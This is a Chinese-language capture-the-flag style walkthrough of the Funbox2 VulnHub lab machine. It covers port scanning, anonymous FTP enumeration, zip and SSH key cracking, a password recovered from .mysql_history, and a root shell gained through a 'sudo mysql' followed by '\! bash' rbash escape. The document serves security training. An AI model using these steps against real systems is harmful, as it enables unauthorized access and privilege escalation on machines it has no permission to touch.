信息收集

主机发现

端口扫描

```
└─$ nmap -Pn -n -p- -v 192.168.56.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-25 07:02 EDT
Initiating Connect Scan at 07:02
Scanning 192.168.56.132 [65535 ports]
Discovered open port 21/tcp on 192.168.56.132
Discovered open port 22/tcp on 192.168.56.132
Discovered open port 80/tcp on 192.168.56.132
Completed Connect Scan at 07:03, 3.88s elapsed (65535 total ports)
Nmap scan report for 192.168.56.132
Host is up (0.00088s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.95 seconds
```


服务识别

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5e
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 anna.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 ariel.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 bud.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 cathrine.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 homer.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 jessica.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 john.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 marge.zip
| -rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 miriam.zip
| -r--r--r--   1 ftp      ftp          1477 Jul 25  2020 tom.zip
| -rw-r--r--   1 ftp      ftp           170 Jan 10  2018 welcome.msg
|_-rw-rw-r--   1 ftp      ftp          1477 Jul 25  2020 zlatan.zip
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f9:46:7d:fe:0c:4d:a9:7e:2d:77:74:0f:a2:51:72:51 (RSA)
|   256 15:00:46:67:80:9b:40:12:3a:0c:66:07:db:1d:18:47 (ECDSA)
|_  256 75:ba:66:95:bb:0f:16:de:7e:7e:a1:7b:27:3b:b0:58 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/logs/
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

ftp匿名登录


子域名发现


敏感目录遍历




web信息搜集

其他信息收集(FTP)







漏洞发现

业务重构

威胁建模

漏洞利用

边界突破

FTP任意文件下载

离线密码破解

先进行格式转换,然后破解密码

修改权限为id_ras 400

权限提升

本地文件信息收集

发现有个密码

```
> ^C
tom@funbox2:~$ cat .mysql_history
_HiStOrY_V2_
show\040databases;
quit
create\040database\040'support';
create\040database\040support;
use\040support
create\040table\040users;
show\040tables
;
select\040*\040from\040support
;
show\040tables;
select\040*\040from\040support;
insert\040into\040support\040(tom,\040xx11yy22!);
quit
tom@funbox2:~$ cat .bash_history
```

```
tom@funbox2:~$ sudo -l
[sudo] password for tom:
Matching Defaults entries for tom on funbox2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tom may run the following commands on funbox2:
    (ALL : ALL) ALL
```

但是发现受限在rbash

```
total 0
root@funbox2:~# cd //
rbash: cd: restricted
root@funbox2:~# which php
```

mysql提权(rbash逃逸)

```
tom@funbox2:~$ sudo mysql -utom -pxx11yy22!
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql> \! bash
root@funbox2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@funbox2:~# echo $SHELL
/bin/bash
root@funbox2:~# ls -l
total 0
root@funbox2:~# pwd
/home/tom
root@funbox2:~# cd /root/
root@funbox2:/root# cat flag.txt
   ____  __  __   _  __   ___   ____   _  __            ___ 
  / __/ / / / /  / |/ /  / _ ) / __ \ | |/_/           |_  |
 / _/  / /_/ /  /    /  / _  |/ /_/ / _>  <           / __/ 
/_/    \____/  /_/|_/  /____/ \____/ /_/|_|      __  /____/ 
                          / /_ ____  ____/ /     / /        
   _  _  _   / __// _ \/ _ \ __// -_)/ _  /     /_/         
  (_)(_)(_)/_/    \___/\___/\__/ \__/ \_,_/     (_)         

from @0815R2d2 with ♥
```

总结

和我一起来打靶 28

靶机:

- https://download.vulnhub.com/funbox/Funbox2.ova

难度:

- 低

目标:

- 获得 Root 权限

攻击方法:

- 主机发现
- 端口扫描
- 信息收集
- FTP服务漏洞
- 密码爆破
- SSH公钥认证
- rbash逃逸
- 本地提权